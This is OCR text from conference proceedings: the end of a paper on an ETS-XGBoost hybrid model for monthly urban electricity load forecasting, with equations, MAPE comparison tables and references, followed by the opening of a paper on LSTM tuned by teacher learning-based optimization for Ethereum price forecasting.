


Fig. 1 Framework of the proposed model

the forecast values of each sample in different sub-trees and finally return the weighted forecast value $\hat{y}i$ of each sample.

(4) Ensembling: to average the forecast results generated by each individual model so as to make the model more robust and less uncertain. Ensembling takes the set of results generated by each single model $\hat{Y}_k^r$, aggregates them, and returns the set of results for all time series $\widehat{Y}avg$, therefore reducing the variance associated with SGD randomness, data, and parameter uncertainty.

(5) Stochastic gradient descent (SGD): to be the optimization procedure for both ETS and XGBoost to update the parameters, including three smoothing coefficients for three-component updating formulas of ETS, and the weights of XGBoost model, thus minimizing the forecast error.

2.2 *Feature Selection*

Feature selection, also known as feature subset selection or property selection, is a key module for the proposed model to reduce the dimensionality of the dataset and remove uncorrelated and redundant features in order to improve the performance of the learning algorithm [26–32]. Numerous relevant features are input into the module, such as holidays, average temperature, humidity, wind, rainfall, barometric pressure, cloudiness, maximum and minimum temperature, etc. In this paper, the method refers




Fig. 2 Flowchart of feature selection

to [32] which uses correlation analysis and redundancy analysis is applied to filter out the final features including holidays, humidity, rainfall, and average and maxi-min temperature for follow-up load forecasting, with the process shown in Fig. 2.

2.3 Ets

Electricity load time series possess complex properties which can be decomposed into their significant components using various decomposition methods [33]. ETS is a multiplicative seasonal decomposition model that extracts level, trend, and seasonal components from a time series. ETS-XGBoost uses ETS to extract those three components from the time series itself. The updating formulas of the level, trend, and seasonal components for the ETS model with a seasonal period length of 12 are as follows:

$$\begin{aligned} lt &= \alpha \frac{yt}{st-12} + (1-\alpha)(lt-1+tt-1) \\ tt &= \beta(lt-lt-1) + (1-\beta)tt-1 \\ st &= \gamma \frac{yt}{lt} + (1-\gamma)st-12 \end{aligned} \tag{1}$$

where yt is the observation value of time series at time t, lt, tt and st are, respectively, the level, trend and seasonal components, and $\alpha, \beta, \gamma \in [0, 1]$ [0, 1] are the smoothing coefficients.

Once the optimal three smoothing coefficients are obtained by SGD, the level, trend, and seasonal components can be calculated and then used for forecasting through the following equation:

$$Ft + m = (lt + mtt)st - 12 + m \tag{2}$$

where $Ft + m$ is the final forecast value to be calculated by the three components and m is the number of periods ahead of time t.

2.4 XGBoost

XGBoost is an improved supervised learning algorithm based on gradient boosting trees widely used in the industry, which can be a good solution for tasks of not only classification and sorting but also regression. ETS-XGBoost uses XGBoost to make the most of features related to urban electricity load to compensate for the limitations of statistical methods, which do not take the relevant features into account while forecasting. The definition of XGBoost is described as follows:

$$\hat{y}i = FN(xi) = FN - 1(xi) + fN(xi) \tag{3}$$

where $\hat{y}i$ is the forecasted sample label, xi is the ith multi-dimensional feature vector, $FN(xi)$ is the sum of the forecast values obtained by the top $N - 1$ decision trees and $fN(xi)$ is the Nth decision tree.

Before training XGBoost, building an objective function to be the guide of optimization is a necessary step, which is defined as the following equation:

$$\text{Obj} = \sum_{i=1}^{n} L(yi, \hat{y}i) + \sum_{N=1}^{N} \Omega(fN) \tag{4}$$

where yi is the ith sample label, the former part of the equation is the loss function which is to evaluate the forecast error and the latter is the regularizer which is to adjust the complexity of the model thus avoiding over-fitting to some extent.

Following the rules of decision trees, every time XGBoost generates a sub-tree, the sample data will be judged from its feature information and divided apart into different leaf nodes with their own weighting values to obtain temporary forecast values, which are used for calculating the final forecast value by weighted summation of the leaf nodes where the sample labels are located.

2.5 Ensembling

Ensembling is a well-known method for improving weak learners. Compared to individual learners, ensembling methods somehow combine multiple learning algorithms to produce a common response, promising improved accuracy and stability. The key issue with ensembling is to ensure that the learners are differentiated [34]. The right trade-off between learner performance and discreteness determines the success of ensembling. In this paper, ETS and XGBoost are ensembled and trained on datasets with the selected features to improve learning capability, and multiple sources of discreteness can be used in ensembling of ETS-XGBoost. The first is a random training process using SGD. The second is similar to sampling a dataset, i.e., using a randomly selected subset of the training set to train each learner. The third is to train the base learners using different initial values of the parameters. Thus, the results generated by the proposed model are integrated and learned at three levels as follows.

(1) Training stage level: to average the results generated by the most recent L training epochs.
(2) Data subset level: to average the results generated by the pool of K forecasting models learned on a subset of the training set.
(3) Model level: to average the results from a pool of R individual runs from a subset of the data generated at the K model level.

2.6 Computational Complexity

The proposed model is ensembled by ETS and XGBoost, of which computational costs are $\Theta(2N)$ and $\Theta(N \log N)$, respectively. Thus, the computational complexity of ETS-XGBoost is $\Theta(N \log N)$ which depends on the base learner with higher cost and is easy to be resolved in real applications.

3 Experiments and Results

3.1 Basic Setup

Datasets. In this paper, the monthly electricity consumption of two Chinese cities named D1 and D2, which are not publicly available for confidentiality reasons, is adopted as the benchmark datasets. These datasets cover real load data and 12 features collected which are corresponding to load time series such as holidays, average temperature, humidity, wind speed, rainfall, air pressure, cloudiness, and maximum and minimum temperature for each month from January 2013 to December 2021. Table 1 summarizes the statistical information of the datasets, where this paper uses the last 12 months of data, i.e., monthly electricity consumption from January to December 2021 of D1 and D2 as the test set and the rest as the training set.

Evaluation Indicators. Mean absolute error (MAE) and mean absolute percentage error (MAPE) reflect the forecast error and absolute forecast error rate, respectively, which are calculated by the following equations:

$$MAE = \frac{1}{N}\sum_{i=1}^{N}|(Ri - \hat{R}i)|,\ MAPE = \sum_{i=1}^{N}\left|\frac{Ri - \hat{R}i}{\hat{R}i}\right| \times 100\% \quad (5)$$

where Ri, $\hat{R}i$ are, respectively, the observation and forecast for the month i, and N is the total number of months forecasted.

Standard Comparison Models. In this paper, the proposed ETS-XGBoost model is tested against 8 relevant state-of-the-art models. These comparison models include one time series model (ETS), five ML models (GRNN [35], MLP [36], XGBoost [37], SVR [38], and LSTM [39]), and two hybrid models (NBEATS [40] and APLF [41]), which have different characteristics. Table 2 briefly describes these models, in which all the hyperparameters including the learning rate and the maximum depth of the tree obtained by tuning the parameters on the validation set (i.e., part of the training set) are set to 0.1 and 8, respectively, for both the proposed hybrid model and other base models.

Table 1 Statistics of the studied dataset

Name	Time range	Total items	Features
D1	01/01/2013–31/12/2021	108	12
D2	01/01/2013–31/12/2021	108	12

Table 2 Description of comparison models

Model	Description
ETS	ETS is a multiplicative seasonal decomposition model that extracts level and seasonal components from a time series
GRNN	The general regression neural network (GRNN) is a four-layer neural network with Gaussian nodes focused on the training model
MLP	The multilayer perceptron (MLP) has a hidden layer and Sigmoid neurons
XGBoost	XGBoost is an optimized distributed gradient enhancement library with efficient, flexible and portable features
SVR	SVR is a "tolerance regression model" with strict linear regression
LSTM	LSTM is a recursive neural network that learns and predicts time series
NBEATS	NBEATS is a deep neural architecture consisting of fully connected layers connected with forward and backward residual links
APLF	APLF is a probabilistic forecasting method based on adaptive online learning of Hidden Markov Models

3.2 Comparison of Forecast Accuracy

Comparison Results of MAE. The comparison results of MAE between the proposed model and the other eight comparison models on the two datasets are shown in Fig. 3, from where the following observations can be seen.

(1) Overall the forecast errors in months 3 to 6 are relatively lower than those in months 7 to 8 and are highest in month 1. APLF kept the highest errors. The errors of MLP and XGBoost fluctuated greatly, which means the accuracy rates of these two models are sometimes high and sometimes low.
(2) Of all the models compared, ETS-XGBoost performed the best, achieving not only the lowest MAE but also the most consistent forecast results in most cases.
(3) ETS-XGBoost outperformed all other ML-based models, validating that incorporating ETS and ensembling can enhance single ML methods.




Fig. 3 Comparison results of MAE on D1 and D2

Comparison Results of MAPE. The comparison results of MAPE on D1 and D2 are recorded in Tables 3 and 4. To better understand these comparison results, some statistical analysis was performed on them. Firstly, the averages of MAPE over 12 months are recorded in the fourth row from the bottom; secondly, the score of win/loss with less variance in the forecasted month are summarized in the third row from the bottom; thirdly, the Friedman test was used for checking the performance of multiple models on different datasets, with smaller F-rank values indicating higher accuracy, and the results are recorded in the second row from the bottom; finally, the Wilcoxon-signed test was used to test whether the MAPE of the proposed model was significantly lower than that of each comparison model, and the results for significance level are recorded in the last row, of which less than 0.05 are shown in bold. The following conclusions can be drawn from Tables 3 and 4.

(1) In most cases, ETS-XGBoost achieved a lower MAPE than the other models, with an average MAPE of 1.89% ± 2.50% on D1 and 2.49% ± 2.34% on D2 respectively. It lost 24 cases and won 72 cases in the comparison experiments on D1, and only 15 and 81 on D2, proving that ETS-XGBoost has lower and more stable errors than the other models.
(2) Compared to all other models, ETS-XGBoost achieved the lowest F-rank values on D1 and D2, indicating that it achieved the highest forecast accuracy on both datasets.
(3) With the exception of four cases, all p-values are smaller than 0.05, indicating that ETS-XGBoost has significantly higher forecast accuracy than each of the comparison models on both datasets. Note that although the hypothesis is not accepted in only four cases, the proposed model still has a much lower MAPE than the other comparable models.

Summary. The comparison results of MAE and MAPE validate that the proposed ETS-XGBoost model significantly performs better than its peers in terms of accuracy and stability of urban monthly electricity load forecasting.

4 Conclusion

This paper proposes a hybrid machine learning model named ETS-XGBoost for mid- and long-term urban electricity load forecasting. The model firstly selects the most important features from those factors affecting the urban electricity load; secondly captures the seasonal, trend, and level components of the electricity load time series using exponential smoothing (ETS); meanwhile takes the relevant features into account to compensate for the limitations of time series methods through extreme gradient boosting (XGBoost); and finally uses ensembling to achieve effective aggregation of the performance of each learning module. To verify the effectiveness of ETS-XGBoost, the data of monthly electricity consumption of two cities in China is adopted as the benchmark dataset and eight popular models are selected as comparison models. The experimental results show that the proposed model significantly

Table 3 Comparison results of MAPE on D1

Month	ETS	LSTM	NBEATS	MLP	GRNN	SVR	XGBOOST	APLF	Ours
1	7.01%	1.00%●	3.08%●	12.69%	2.23%●	14.84%	8.40%	28.46%	8.39%
2	4.66%	14.93%	6.15%	10.67%	18.81%	19.53%	0.11%●	2.30%	0.22%
3	1.99%	1.69%●	4.76%	6.41%	3.38%	5.39%	32.80%	24.04%	2.91%
4	0.69%	7.07%	9.64%	5.48%	12.40%	7.57%	0.01%●	15.21%	0.01%
5	0.58%●	6.67%	5.37%	5.93%	1.21%●	2.53%	19.42%	13.71%	0.96%
6	5.90%	0.29%●	4.22%	1.39%●	5.60%	2.40%	6.45%	14.55%	4.46%
7	1.20%●	5.54%	2.14%	14.69%	2.26%	18.81%	2.89%	19.04%	2.86%
8	1.67%●	0.76%●	2.69%	16.66%	5.28%	18.70%	0.91%●	3.06%●	0.87%
9	0.58%●	13.34%	4.47%	3.48%	14.28%	0.05%●	0.01%●	2.13%●	0.04%
10	7.80%	13.36%	4.66%	7.50%	13.75%	5.01%	3.30%	4.88%	1.70%
11	2.51%	6.27%	7.06%	2.51%	11.41%	0.96%●	0.00%●	5.96%	0.03%
12	0.41%●	2.43%	0.40%●	12.07%	4.65%	12.09%	0.21%●	4.25%	0.19%
Mean-MAPE	2.92% ± 2.7%	6.11% ± 5.27%	4.55% ± 2.42%	8.29% ± 4.97%	7.94% ± 5.86%	8.99% ± 7.42%	6.21% ± 10.1%	11.47% ± 9.05%	1.89% ± 2.50%
Win/Loss	5/7	4/8	2/10	1/11	2/10	2/10	6/6	2/10	72/24
F-rank	3.792	4.750	4.750	5.958	6.250	6.083	4.042	6.833	2.542
p-value	0.133	**0.046**	**0.026**	**0.001**	**0.010**	**0.002**	0.062	**0.001**	——

Table 4 Comparison results of MAPE on D2

Month	ETS	LSTM	NBEATS	MLP	GRNN	SVR	XGBOOST	APLF	Ours
1	7.01%●	0.28%●	0.18%●	15.23%	2.23%●	15.99%	13.01%	26.01%	12.95%
2	4.66%	11.43%	11.02%	26.13%	24.52%	29.13%	0.21%●	2.26%	0.26%
3	1.99%	2.95%	3.85%	3.91%	6.08%	4.29%	22.95%	20.91%	1.74%
4	0.69%	8.95%	7.14%	8.22%	13.58%	10.04%	0.01%●	14.87%	0.02%
5	0.58%	2.63%	3.85%	7.86%	10.90%	5.45%	10.59%	16.53%	0.46%
6	5.90%	1.26%●	0.71%●	3.83%	6.49%	1.98%●	6.75%	15.34%	5.91%
7	1.20%	7.87%	1.06%	14.54%	0.72%●	18.73%	9.22%	21.10%	1.09%
8	1.67%	2.33%	3.59%	18.50%	1.17%●	21.66%	3.74%	2.45%	1.61%
9	0.58%	11.74%	6.29%	0.96%	9.63%	4.93%	0.99%	0.41%●	0.56%
10	7.80%	16.36%	10.95%	11.72%	19.62%	10.51%	2.49%	0.14%●	2.39%
11	2.51%	6.51%	6.48%	3.29%	11.88%	2.64%	0.02%	3.06%	0.01%
12	0.41%●	4.40%	0.40%	14.18%	0.24%●	15.05%	2.90%	6.62%	2.88%
Mean-MAPE	2.89% ± 2.24%	6.39% ± 4.98%	4.63% ± 3.83%	10.70% ± 7.41%	8.92% ± 7.71%	11.70% ± 8.54%	6.07% ± 6.91%	10.81% ± 9.30%	2.49% ± 2.34%
Win/Loss	2/10	2/10	2/10	0/12	4/8	1/11	2/10	2/10	81/15
F-rank	3.333	5.167	4.083	6.250	5.750	6.583	4.958	6.250	2.625
p-value	0.088	**0.039**	0.117	**0.001**	**0.032**	**0.002**	**0.003**	**0.002**	–

outperforms the comparison models in terms of forecast accuracy. In future research, some intelligent optimization algorithms such as differential evolution [42, 43], latent factor analysis [44–50] will be introduced into the model to handle the missing data issue of feature selection, thus improving the performance while dealing with tasks of mid- and long-term urban electricity load forecasting.

References

1. Apadula F, Bassini A, Elli A, Scapin S (2012) Relationships between meteorological variables and monthly electricity demand. Appl Energy 98:346–356
2. Kayalvizhi S, Senthil Kumar K, Sindu M, Muminthaj S (2022) Hybrid cascaded inverter–based integrated hybrid power supply using nonconventional energy sources. J Electr Eng Autom 4:129–143
3. Dogan E (2016) Are shocks to electricity consumption transitory or permanent? sub-national evidence from Turkey. Utilities Policy 41:77–84
4. Suganthi L, Samuel AA (2012) Energy models for demand forecasting—A Review. Renew Sustain Energy Rev 16:1223–1240
5. Barakat EH (2001) Modeling of nonstationary time-series data. part II. Dynamic Periodic Trends. Int J Electr Power Energy Syst 23:63–68
6. González-Romera E, Jaramillo-Morán MA, Carmona-Fernández D (2008) Monthly electric energy demand forecasting with neural networks and Fourier series. Energy Convers Manage 49:3135–3142
7. Zhao W, Wang F, Niu D (2012) The application of support vector machine in load forecasting. J Comput. 7(7), pp 1615–1622
8. Dudek G, Pełka P (2021) Pattern similarity-based machine learning methods for mid-term load forecasting: A comparative study. Appl Soft Comput 104:107–223
9. Wu D, Shang M, Luo X, Xu J, Yan H, Deng W, Wang G (2018) Self-training semi-supervised classification based on Density Peaks of Data. Neurocomputing 275:180–191
10. Wu D, Luo X, Wang G, Shang M, Yuan Y, Yan H (2018) A highly accurate framework for self-labeled semisupervised classification in industrial applications. IEEE Trans Industr Inf 14:909–920
11. Wu H, Luo X, Zhou MC (2022) Advancing non-negative latent factorization of tensors with diversified regularization schemes. IEEE Trans Serv Comput 15:1334–1344
12. Shi X, He Q, Luo X, Bai Y, Shang M (2020) Large-scale and scalable latent factor analysis via distributed alternative stochastic gradient descent for Recommender Systems. IEEE Trans Big Data 8:420–431
13. Luo X, Liu Z, Shang M, Lou J, Zhou MC (2021) Highly-accurate community detection via pointwise mutual information-incorporated symmetric non-negative matrix factorization. IEEE Trans Netw Sci Eng 8:463–476
14. Hu L, Pan X, Tang Z, Luo X (2022) A fast fuzzy clustering algorithm for complex networks via a generalized momentum method. IEEE Trans Fuzzy Syst 30:3473–3485
15. Hu L, Yang S, Luo X, Yuan H, Sedraoui K, Zhou MC (2022) A distributed framework for large-scale protein-protein interaction data analysis and prediction using mapreduce. IEEE/CAA J Autom Sin 9:160–172
16. Makridakis S, Spiliotis E, Assimakopoulos V (2018) The M4 competition: Results, findings, conclusion and way forward. Int J Forecast 34:802–808
17. Makridakis S, Spiliotis E, Assimakopoulos V (2020) The M4 competition: 100,000 time series and 61 forecasting methods. Int J Forecast 36:54–74
18. Smyl S (2020) A hybrid method of exponential smoothing and recurrent neural networks for time series forecasting. Int J Forecast 36:75–85

19. Chang S, Zhang Y, Han W, Yu M, Guo X, Tan W, Cui X, Witbrock M, Hasegawa-Johnson M, Huang TS. Dilated recurrent neural networks. In: arXiv.org. https://arxiv.org/abs/1710.02224.
20. Kim J, El-Khamy M, Lee J.: Residual LSTM: Design of a deep recurrent architecture for distant speech recognition. In: arXiv.org. https://arxiv.org/abs/1701.03360.
21. Qin Y, Song D, Chen H, Cheng W, Jiang G, Cottrell GW (2017) A dual-stage attention-based recurrent neural network for time series prediction. In: Proceedings of the Twenty-Sixth International Joint Conference on Artificial Intelligence. pp 2627–2633
22. Dudek G, Pelka P, Smyl S (2022) A hybrid residual dilated LSTM and exponential smoothing model for midterm electric load forecasting. IEEE Trans Neural Netw Learn Syst 33:2879–2891
23. Wu D, He Y, Luo X, Zhou MC (2022) A latent factor analysis-based approach to online sparse streaming feature selection. IEEE Trans Syst, Man, Cybern: Syst 52:6744–6758
24. Luo X, Shang M, Li S (2016) Efficient extraction of non-negative latent factors from high-dimensional and sparse matrices in industrial applications. In: 2016 IEEE 16th International Conference on Data Mining (ICDM) pp 311–319
25. Wu D, He Y, Luo X, Shang M, Wu X (2019) Online feature selection with capricious streaming features: A general framework. In: 2019 IEEE International Conference on Big Data (Big Data)
26. Wu D, Luo X (2021) Robust latent factor analysis for precise representation of high-dimensional and sparse data. IEEE/CAA J Autom Sin 8:796–805
27. Liu Z, Luo X, Wang Z (2021) Convergence analysis of single latent factor-dependent, nonnegative, and multiplicative update-based nonnegative latent factor models. IEEE Trans Neural Netw Learn Syst 32:1737–1749
28. Luo X, Zhou Y, Liu Z, Hu L, Zhou MC (2022) Generalized nesterov's acceleration-incorporated, non-negative and Adaptive Latent Factor analysis. IEEE Trans Serv Comput 15:2809–2823
29. Shang M, Yuan Y, Luo X, Zhou MC (2022) An α–β-divergence-generalized recommender for highly accurate predictions of missing user preferences. IEEE Trans Cybern 52:8006–8018
30. Luo X, Zhou Y, Liu Z, Zhou M (2021) Fast and accurate non-negative latent factor analysis on high-dimensional and sparse matrices in Recommender Systems. IEEE Trans Knowl Data Eng 1–1
31. Yuan Y, He Q, Luo X, Shang M (2022) A multilayered-and-randomized latent factor model for high-dimensional and sparse matrices. IEEE Trans Big Data 8:784–794
32. Online feature selection with streaming features (2013) Xindong Wu, Kui Yu, Wei Ding, Hao Wang, Xingquan Zhu. IEEE Trans Pattern Anal Mach Intell 35:1178–1192
33. Hyndman RJ, Athanasopoulos G. Forecasting: Principles and practice (2nd ed). In: Otexts. https://otexts.com/fpp2/.
34. Petropoulos F, Hyndman RJ, Bergmeir C (2018) Exploring the sources of uncertainty: Why does bagging for time series forecasting work? Eur J Oper Res 268:545–554
35. Bendu H, Deepak BBVL, Murugan S (2017) Multi-objective optimization of ethanol fuelled HCCI engine performance using hybrid GRNN–PSO. Appl Energy 187:601–611
36. Pełka P, Dudek G (2019) Pattern-based forecasting monthly electricity demand using Multilayer Perceptron. Artif Intell Soft Comput 663–672
37. Xie J, Li Z, Zhou Z, Liu S (2021) A novel bearing fault classification method based on XGBoost: The fusion of Deep Learning-based features and empirical features. IEEE Trans Instrum Meas 70:1–9
38. Chen Y, Xu P, Chu Y, Li W, Wu Y, Ni L, Bao Y, Wang K (2017) Short-term electrical load forecasting using the support vector regression (SVR) model to calculate the demand response baseline for office buildings. Appl Energy 195:659–670
39. Han Y, Fan C, Xu M, Geng Z, Zhong Y (2019) Production capacity analysis and energy saving of complex chemical processes using LSTM based on attention mechanism. Appl Therm Eng 160:114072
40. Oreshkin BN, Dudek G, Pełka P, Turkina E (2021) N-beats neural network for mid-term electricity load forecasting. Appl Energy 293:116918
41. Alvarez V, Mazuelas S, Lozano JA (2021) Probabilistic load forecasting based on adaptive online learning. IEEE Trans Power Syst 36:3668–3680

42. Chen J, Wang R, Wu D, Luo X (2022) A differential evolution-enhanced position-transitional approach to latent factor analysis. IEEE Trans Emerg Top Comput Intell 1–13
43. Luo X, Liu Z, Jin L, Zhou Y, Zhou M (2022) Symmetric nonnegative matrix factorization-based community detection models and their convergence analysis. IEEE Trans Neural Netw Learn Syst 33:1203–1215
44. Luo X, Wang Z, Shang M (2021) An instance-frequency-weighted regularization scheme for non-negative latent factor analysis on high-dimensional and sparse data. IEEE Trans Syst, Man, Cybern: Syst 51:3522–3532
45. Wu D, Luo X, He Y, Zhou MC (2022) A prediction-sampling-based multilayer-structured latent factor model for accurate representation to high-dimensional and sparse data. IEEE Trans Neural Netw Learn Syst 1–14
46. Wu D, Shang M, Luo X, Wang Z (2022) An L_1-and-L_2-Norm-Oriented latent factor model for recommender systems. IEEE Trans Neural Netw Learn Syst 33:5775–5788
47. Wu D, Zhang P, He Y, Luo X (2022) A double-space and double-norm ensembled latent factor model for highly accurate web service QoS prediction. IEEE Trans Serv Comput 1–1
48. Luo X, Zhou MC, Li S, Wu D, Liu Z, Shang M (2021) Algorithms of unconstrained non-negative latent factor analysis for recommender systems. IEEE Trans Big Data 7:227–240
49. Luo X, Yuan Y, Chen S, Zeng N, Wang Z (2022) Position-transitional particle swarm optimization-incorporated latent factor analysis. IEEE Trans Knowl Data Eng 34:3958–3970
50. Wu D, Luo X, Shang M, He Y, Wang G, Wu X (2022) A data-characteristic-aware latent factor model for web services QoS prediction. IEEE Trans Knowl Data Eng 34:2525–2538

Optimizing Long Short-Term Memory by Improved Teacher Learning-Based Optimization for Ethereum Price Forecasting

Marija Milicevic, Luka Jovanovic, Nebojsa Bacanin, Miodrag Zivkovic, Dejan Jovanovic, Milos Antonijevic, Nikola Savanovic, and Ivana Strumberger

Abstract Cryptocurrency has in the past decade established a certain foothold in modern economies. Wider adoption and an increase in popularity have led to many new currencies being created. Despite wider adoption cryptocurrencies' value remains highly volatile, greatly affecting investment and trade decisions. The ability to forecast price fluctuations proves invaluable to both traders and speculators. However, the volatile nature of the cryptocurrency market makes casting accurate predictions challenging. This work proposed the use of a univariate times-series prediction approach based on long-short-term memory (LSTM) artificial neural networks for making accurate predictions based on real-world trading data. However,

M. Milicevic · L. Jovanovic · N. Bacanin (✉) · M. Zivkovic · M. Antonijevic · N. Savanovic · I. Strumberger
Singidunum University, Danijelova 32, 11000 Belgrade, Serbia
e-mail: nbacanin@singidunum.ac.rs

M. Milicevic
e-mail: marija.milicevic.17@singimail.rs

L. Jovanovic
e-mail: luka.jovanovic.191@singimail.rs

M. Zivkovic
e-mail: mzivkovic@singidunum.ac.rs

M. Antonijevic
e-mail: mantonijevic@singidunum.ac.rs

N. Savanovic
e-mail: nsavanovic@singidunum.ac.rs

I. Strumberger
e-mail: istrumberger@singidunum.ac.rs

D. Jovanovic
College of academic studies "Dositej", 11000 Belgrade, Serbia
e-mail: dejanjovanovic@akademijadositej.edu.rs

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_9

the performance of machine learning (ML) techniques such as the LSTM neural network is highly dependent on an initial set of control parameters that govern performance. To account for this, an improved version of the teacher learning-based optimization algorithm is proposed and tasked with selecting optimal parameters for LSTM network casting predictions. The proposed model has been validated on real-world data and put into a comparative analysis with other well-known metaheuristics applied to the same task. The overall outcomes where the proposed method obtained superior results with respect to the R2 value of 0.985, MAE of 0.014, and RMSE of 0.019 suggest that the novel proposed model has great potential when applied to cryptocurrency price forecasting.

Keywords Cryptocurrency · Ethereum · Long short-term memory · Swarm intelligence · Teacher learning-based optimization

1 Introduction

Cryptocurrency is a digital medium for exchange based on blockchain technology and secured by strong cryptographic algorithms. Blockchain technology is best known for maintaining a reliable and transparent record of transactions. The transaction system does not rely on a centralized authority to approve and verify payments, rather employing a decentralized peer-based system to track transactions and produce new units. As a result of these qualities, cryptocurrency has gained significant popularity over the past several years in pretty much all sectors, particularly in the financial sector.

Initially proposed by Satoshi Nakamoto [26], Bitcoin is by far the biggest, most valuable, and best known. Like most cryptocurrencies, Bitcoin runs on blockchain technology. A blockchain consists of individual units of data referred to as blocks. Each block contains transaction information, as well as a timestamp. Each unit is also digitally signed using a hash of the previous unit. This process ensures that entries follow a chronological order that is difficult, or at least computationally demanding to alter. With a blockchain, every user of a given cryptocurrency has a copy of a ledger to provide and maintain unified transaction tracking. When a new transaction occurs it is recorded. However, to maintain uniformity, at the same time, each copy of the ledger held by different peers needs to be updated. Some of the most common cryptocurrencies which are used as well as Bitcoin are Ethereum, Ripple, Monero, Stellar, Litecoin, Dogecoin, and Dash.

Especially interesting among emerging cryptocurrencies is Ethereum. Originally proposed in [13] it has seen massive price growth recently with a market dominance second only to Bitcoin. However, we have also witnessed that the price of cryptocurrencies is quite volatile and that every slightly bigger crisis shakes the market of cryptocurrencies much more compared to traditional currencies. For that reason, it is necessary to provide financial analysts with timely and correct forecasting to be able to determine which factors and patterns influence these changes. Artificial intelligence (AI) algorithms have proven useful for predicting cryptocurrency prices over time. Many different deep and machine learning (ML) algorithms have been applied to the analysis of such digital currency to predict the factors affecting cryptocurrency prices [1, 16, 22, 33].

Time-series-based forecasting is a promising area of ML research. By chronological formulating data, algorithms can adjust outcomes based on the order of events rather than just the immediate values available. The two primary approaches for making forecasts with data where time plays a vital component are Univariate Time-series Forecasting and Multivariate Time-series Forecasting. In the former case, only one variable is varying over time, while in the latter case, multiple variables varying in the time domain are used as input. However, the performance of ML algorithms is highly dependent on proper hyperparameter selection. In this paper, univariate time-series forecasting is used for Ethereum price forecasting using a long short-term memory (LSTM) artificial neural network, while hyperparameter tuning is handled by an enhanced variation of the teacher learning-based optimization (TLB) algorithm [28]. The algorithm was determined empirically, by conducting smaller scale experiments with various metaheuristics prior to the main experiments presented in this paper.

The research contribution of this work is threefold and is outlined in the following:

- A proposal for an advanced Ethereum price forecasting method based on LSTM optimized by an improved metaheuristic algorithm.
- A proposal for an enhanced variation of the TLB algorithm.
- A comparative analysis of the proposed method against contemporary metaheuristics applied to the same task.

The rest of this paper is structured in accordance with the following. Section 2 covers preceding works related to this research. The proposed methods are described in Sect. 3. The experimentation procedures and attained results are covered in Sect. 4. Finally, Sect. 5 provides a conclusion of the work and presents the direction of possible future work.

2 Background and Related Works

2.1 Long Short-Term Memory (LSTM) Artificial Neural Network

